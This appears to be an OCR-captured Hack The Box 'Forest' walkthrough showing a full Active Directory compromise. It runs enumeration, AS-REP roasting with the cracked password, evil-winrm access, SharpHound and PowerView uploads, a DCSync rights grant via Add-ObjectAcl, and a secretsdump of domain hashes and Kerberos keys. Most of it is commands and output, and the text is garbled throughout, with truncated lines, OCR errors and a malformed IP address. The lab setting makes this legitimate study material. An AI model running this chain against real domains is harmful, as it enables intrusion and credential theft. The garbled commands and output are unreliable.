# **Forest**

#### Recon

```
-(red@kali)-[~/Downloads/htb/forest]
s nmap -sV -sC -oA nmap1.txt 10.10.10.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-12 18:35 EDT
Nmap scan report for 10.10.10.161
Host is up (0.35s latency).
        STATE SERVICE
                           VERSION
                           Simple DNS Plus
53/tcp
        open domain
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-12 22
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                         Microsoft Windows Active Directory LDAP (Domain: htb.)
389/tcp open
              ldap
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (works
464/tcp open kpasswd5?
                          Microsoft Windows RPC over HTTP 1.0
593/tcp open ncacn_http
636/tcp open tcpwrapped
3268/tcp open
                           Microsoft Windows Active Directory LDAP (Domain: htb.)
              ldap
3269/tcp open
              tcpwrapped
                           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open
              http
_http-server-header: Microsoft-HTTPAPI/2.0
```

Resolve the htb.local and forest.htb.local DNS

```
dig @10.10.10.161 htb.local
```

```
; <<>> DiG 9.20.7-1-Debian <<>> @10.10.10.161 htb.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; →>HEADER<← opcode: QUERY, status: NOERROR, id: 21033
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: a479388d583e7622 (echoed)
```

```
;; QUESTION SECTION:
;htb.local.
                      IN
                           Α
;; ANSWER SECTION:
htb.local.
                 600
                        IN A
                                   10.10.10.161
;; Query time: 16 msec
;; SERVER: 10.10.10.161#53(10.10.10.161) (UDP)
;; WHEN: Mon Apr 21 05:41:28 EDT 2025
;; MSG SIZE rcvd: 66
dig @10.10.10.161 forest.htb.local
; <<>> DiG 9.20.7-1-Debian <<>> @10.10.10.161 forest.htb.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; →>HEADER<← opcode: QUERY, status: NOERROR, id: 14436
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 7aa894bff4e07de5 (echoed)
;; QUESTION SECTION:
;forest.htb.local.
                        IN
                             Α
;; ANSWER SECTION:
forest.htb.local.
                   3600 IN
                                Α
                                      10.10.10.161
;; Query time: 20 msec
;; SERVER: 10.10.10.161#53(10.10.10.161) (UDP)
;; WHEN: Mon Apr 21 05:42:46 EDT 2025
;; MSG SIZE rcvd: 73
Zone transfer
dig axfr @10.10.10.161 htb.local
; <<>> DiG 9.20.7-1-Debian <<>> axfr @10.10.10.161 htb.local
; (1 server found)
```

;; global options: +cmd

; Transfer failed.

Enumeration with null authentication check if Idap allows

```
red⊛ kali)-[~/Downloads/htb/forest]

$\text{ldapsearch} -x -H \ldap://10.10.10.161:389} -b "dc=htb, dc=local" > \ldapanon.txt
```

enum4linux 10.10.10.161

```
Getting domain group memberships:
Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
          'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
          'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
         'Domain Guests' (RID: 514) has member: HTB\Guest
         'Domain Users' (RID: 513) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group: 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group: 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group: Domain Users (RID: 513) has member: HTB\$331000-VR4ADACQNOCA Group: 'Domain Users' (RID: 513) has member: HTB\$M_2c8eef0a09b545acb Group: 'Domain Users' (RID: 513) has member: HTB\$M_ca8c2ed5bdab4dc9b Group: 'Domain Users' (RID: 513) has member: HTB\$M_75a538d3025e4db9a Group: 'Domain Users' (RID: 513) has member: HTB\$M_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group: 'Domain Users' (RID: 513) has member: HTB\SM 7c96b981967141ebb
Group: 'Domain Users' (RID: 513) has member: HTB\SM c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9 Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
         'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
         'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
```

smbclient -N -L //10.10.10.161

rpcclient -U "" -N 10.10.10.161

get users >enumdomusers

```
-(red⊛ kali)-[~/Downloads/htb/forest]
-$ rpcclient -U "" -N 10.10.10.161
pcclient $> enumdomusers
ser:[Administrator] rid:[0×1f4]
ser:[Guest] rid:[0×1f5]
ser:[krbtgt] rid:[0×1f6]
ser:[DefaultAccount] rid:[0×1f7]
ser:[SM_ca8c2ed5bdab4dc9b] rid:[0×465]
ser:[SM_75a538d3025e4db9a] rid:[0×466]
ser:[SM_681f53d4942840e18] rid:[0×467]
ser:[SM_1b41c9286325456bb] rid:[0×468]
ser:[SM_9b69f1b9d2cc45549] rid:[0×469]
ser:[SM_7c96b981967141ebb] rid:[0×46a]
ser:[SM_c75ee099d0a64c91b] rid:[0×46b]
ser:[SM_1ffab36a2f5f479cb] rid:[0×46c]
ser:[HealthMailboxc3d7722] rid:[0×46e]
ser:[HealthMailboxfc9daad] rid:[0×46f]
ser:[HealthMailboxc0a90c9] rid:[0×470]
ser:[HealthMailbox670628e] rid:[0×471]
ser:[HealthMailbox968e74d] rid:[0×472]
ser:[HealthMailbox6ded678] rid:[0×473]
ser:[HealthMailbox83d6781] rid:[0×474]
ser:[HealthMailboxfd87238] rid:[0×475]
ser:[HealthMailboxb01ac64] rid:[0×476]
ser:[HealthMailbox7108a4e] rid:[0×477]
ser:[HealthMailbox0659cc1] rid:[0×478]
ser:[sebastien] rid:[0×479]
ser:[lucinda] rid:[0×47a]
ser:[svc-alfresco] rid:[0×47b]
ser:[andy] rid:[0×47e]
ser:[mark] rid:[0×47f]
ser:[santi] rid:[0×480]
pcclient 🐎 📗
```

## get groups >enumdomgroups

```
roup:[Enterprise Read-only Domain Controllers] rid:[0×1f2]
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
group:[Domain Guests] rid:[0×202]
group:[Domain Computers] rid:[0×203]
group:[Domain Controllers] rid:[0×204]
group:[Schema Admins] rid:[0×206]
group:[Enterprise Admins] rid:[0×207]
group:[Group Policy Creator Owners] rid:[0×208]
group:[Read-only Domain Controllers] rid:[0×209]
group:[Cloneable Domain Controllers] rid:[0×20a]
group:[Protected Users] rid:[0×20d]
group:[Key Admins] rid:[0×20e]
group:[Enterprise Key Admins] rid:[0×20f]
group:[DnsUpdateProxy] rid:[0×44e]
group:[Organization Management] rid:[0×450]
group:[Recipient Management] rid:[0×451]
group:[View-Only Organization Management] rid:[0×452]
group:[Public Folder Management] rid:[0×453]
group:[UM Management] rid:[0×454]
group:[Help Desk] rid:[0×455]
group:[Records Management] rid:[0×456]
group:[Discovery Management] rid:[0×457]
group:[Server Management] rid:[0×458]
group:[Delegated Setup] rid:[0×459]
group:[Hygiene Management] rid:[0×45a]
group:[Compliance Management] rid:[0×45b]
group:[Security Reader] rid:[0×45c]
group:[Security Administrator] rid:[0×45d]
group:[Exchange Servers] rid:[0×45e]
group:[Exchange Trusted Subsystem] rid:[0×45f]
group:[Managed Availability Servers] rid:[0×460]
group:[Exchange Windows Permissions] rid:[0×461]
group:[ExchangeLegacyInterop] rid:[0×462]
group:[$D31000-NSEL5BRJ63V7] rid:[0×46d]
group:[Service Accounts] rid:[0×47c]
group:[Privileged IT Accounts] rid:[0×47d]
group:[test] rid:[0×13ed]
rpcclient 🐎 📗
```

KERBEROASTING the users using a for loop

```
— (red⊕ kali) - [~/Downloads/htb/forest]

-$ for user in $(cat users.txt); do GetNPUsers.py -no-pass -dc-ip 10.10.10.10.161 htb/${user};done
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*] Getting TGT for sebastien
home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
UTC).

now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for lucinda
home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for svc-alfresco
home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
UTC).

now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
krb5asrep$23$svc-alfresco@HTB:1dle4854f2100cd7bb222ecbf6e5b77c$alac6f1a8a269abcb015918e567b0a7a632282db6473da406f6
8a32e286dfc5747fc29246a186b1873b1703e353ac22b9134a828f1af1fdd3ffdf8caa79acbc66a7b6332e2b39db8fabadd3e0887225b2e7c
abed490965f34cf562835e0f297a705ea8cf346
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

*] Getting TGT for advy
```

#### Another method is to pass a file

```
-(red⊕ kali)-[~/Downloads/htb/forest]
-$ impacket-GetNPUsers -dc-ip 10.10.10.161 -usersfile users.txt -no-pass htb.local/
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
tetime.now(datetime.UTC).

now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
krb5asrep$23$svc-alfresco@HTB.LOCAL:44503b1e405b842bfd8eb33a2968235c$0c21f0134860bf9929b60a14b85baa50fdcdc
f98842e7b2e00fc2ffa344f84cc715f154c294b6f926eb743804df56ab96518e14f86de179e2102e54ed53912fb3ba4da55cd3fbf8
93177db7ec2a4b8100692ee94aa1b7e08050406244feb0e4c27fff429
-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

## Identify the hash

#### Cracking with hash and find the password $\rightarrow$ s3rvice

```
-$ hashcat -m 18200 hash.txt rockyou.txt ashcat (v6.2.6) starting
```

\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL:fe91d03892668e27eff19074ae6b54d0\$136479b c20c274a373730f57decc968521506b23b41c296f0b27882776292b460732b265883beb3af2d8 da48bf6cce05458d949fa6f7dcd7674d41403c7a0609bd3cf69e8c9afd68ee9a67888a8ca015e debe181c8c3a09a7ffc0083778c01741eccd21fd5ad1589285e1b35b81101f02e2f42d67537de dd7b8f668fd6f460818c027296c2962ff4a8839aad5228836509204dedb2b5c61414bf7c860cf a9b84a3b4a946d28780dc7b534cba197e6029e0d680be86df7dbc08108cd41200259c4af31e6a 318e75e706578226375b9ecd9dec327662143de2a4cea601e67f65e0c75c29415ae1:s3rvice

Tool used <a href="https://github.com/Hackplayers/evil-winrm">https://github.com/Hackplayers/evil-winrm</a> for remote access

```
$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
il-WinRM shell v3.7
rning: Remote path completions is disabled due to ruby limitation: undefine method `quoting_detection_proc' for module Reline
```

We use the port 5985 to login

```
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
```

upload Sharphound.exe

```
*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> upload //home/red/Downloads/sh
arphound/SharpHound.exe

Info: Uploading //home/red/Downloads/sharphound/SharpHound.exe to C:\Users\sv
c-alfresco\Desktop\SharpHound.exe

Data: 1712808 bytes of 1712808 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

Then execute

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ./SharpHound.exe
2025-04-22T13:44:16.4381427-07:00|INFORMATION|This version of SharpHound is c
ompatible with the 5.0.0 Release of BloodHound
2025-04-22T13:44:16.5318946-07:00|INFORMATION|Resolved Collection Methods: Gr
oup, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPN
Targets, PSRemote, CertServices, LdapServices, WebClientService, SmbInfo
2025-04-22T13:44:16.5475181-07:00|INFORMATION|Initializing SharpHound at 1:44
PM on 4/22/2025
```

#### Download the zip

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir
    Directory: C:\Users\svc-alfresco\Desktop
Mode
                   LastWriteTime
                                         Length Name
             4/22/2025 1:44 PM
                                          44165 20250422134418_BloodHound.zi
                         1:44 PM
                                           1768 MzZhZTZmYjktOTM4NS00NDQ3LTk3
             4/22/2025
OGItMmEyYTVjZjNiYTYw.bin
             4/22/2025 1:43 PM
                                        1284608 SharpHound.exe
             4/22/2025 1:37 PM
                                             34 user.txt
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> download 20250422134418 BloodHound.zip
Info: Downloading C:\Users\svc-alfresco\Desktop\20250422134418_BloodHound.zip to 202504
Info: Download successful!
```

#### start http server


python -m http.server 8000

start bloodhound


#sudo neo4i console

Enter username and password

Bloodhound shortest path to high value targets



WriteDacl means we can create a new user and add them to the exchange group.



## create a new user and add them to exchange

## Upload powerview script to the current session

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/red/Downloads/htb/forest/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied
```

Then we use Add-ObjectACL with kate's credentials to acquire DCSync rights

Dcsync rights is where an atacker acts as a domain controller in order to receive a replication of the credentials. Read more on <a href="https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync">https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync</a>

Import powerview tool

#### Credentials and user creation

```
%*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = convertto-securestring 'abcd123#' -asplain -force
    *Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = new-object system.management.automation.pscredential('htb\kate', $pass)
    *Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL -PrincipalIdentity kate -
```

## confirm we have the module

## run to add rights

```
*Evil-windMe PS C:\Users\svc-alfresco\Documents> $rootDN = "dc=htb,dc=local"
*Evil-windMe PS C:\Users\svc-alfresco\Documents> Add-ObjectAcl - TargetIdentity $rootDN - PrincipalIdentity 'HTB\kate' - Credential $cred - Rights DCSync - Verbose (Get-Domain) Extracted domain 'htb' from - Credential Verbose: [Get-Domain] Extracted domain 'htb' from - Credential Verbose: [Get-DomainSearcher] Search base: LDAP:\fromStT.htb.local\Doc=htb,DC=local Verbose: [Get-DomainDot] Get-DomainDot] Search base: LDAP:\fromStT.htb.local\Doc=htb,DC=local Verbose: [Get-DomainSearcher] Search base: LDAP:\fromStT.htb.local\Doc=htb,DC=local Verbose: [Add-DomainDot=ctacl] Granting principal CNexter,CN-Users,DC-htb,DC=local 'DCSync' on DC-htb,DC=local 'DCSync' on DC-htb,DC=local 'Verbose: [Add-DomainDot=ct
```

#### run secretsdump

```
red⊛kali)-[~/Downloads/htb/forest]
   Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
] Using the DRSUAPI method to get NTDS.DIT secrets
b.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
est:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
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d.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff
d.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203
d.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355
b.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e3687<u>2859c03536</u>:::
```

#### Grabbed keys

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tb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
ate:9601:aad3b435b51404eeaad3b435b51404ee:87602d8b54cb30460fe909f:::
XEST$:1001:aad3b435b51404eeaad3b435b51404ee:050105bb0435b8fc3ad60fe902c0126fa3f:::
XCH015:1103:aad3b433b51404eeaad3b435b51404ee:050105bb043f5b8ffc3adfa99b5ef7c1:::
XFEDFOS keys grabbed

tb.local\Administrator:aes128-ct-=hmac-sha1-96:1910e4c922D7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913

tb.local\Administrator:aes128-ct-=hmac-sha1-96:5b880b166249a067a5f6b814a23ed375

tb.local\Administrator:aes128-ct-=hmac-sha1-96:5b880b166249a067a5f6b814a23ed375

tb.local\Administrator:aes128-ct-shac-sha1-96:5b880b166249a067a5f6b814a23ed375

tb.local\Administrator:aes128-ct-shac-sha1-96:5b880b166249a067a5f5b814a23ed376

tbtgt:aes256-cts-hmac-sha1-96:9bf3b02c73e03eb58f698464c38039ab818ed76b4b3a0e1863d27a631f89528b

rbtgt:aes128-cts-hmac-sha1-96:1335c6b1d30220624570f65b5f755f58

rbtgt:des-cbc-md5:9d5667a31318ca8

tb.local\Healthmailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdb44

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tb.local\Healthmailboxc63d088:aes256-cts-hmac-sha1-96:1da475c777aa589e156bc3d2922648255f904d32ebbd79e0a
```

#### Login using the hashes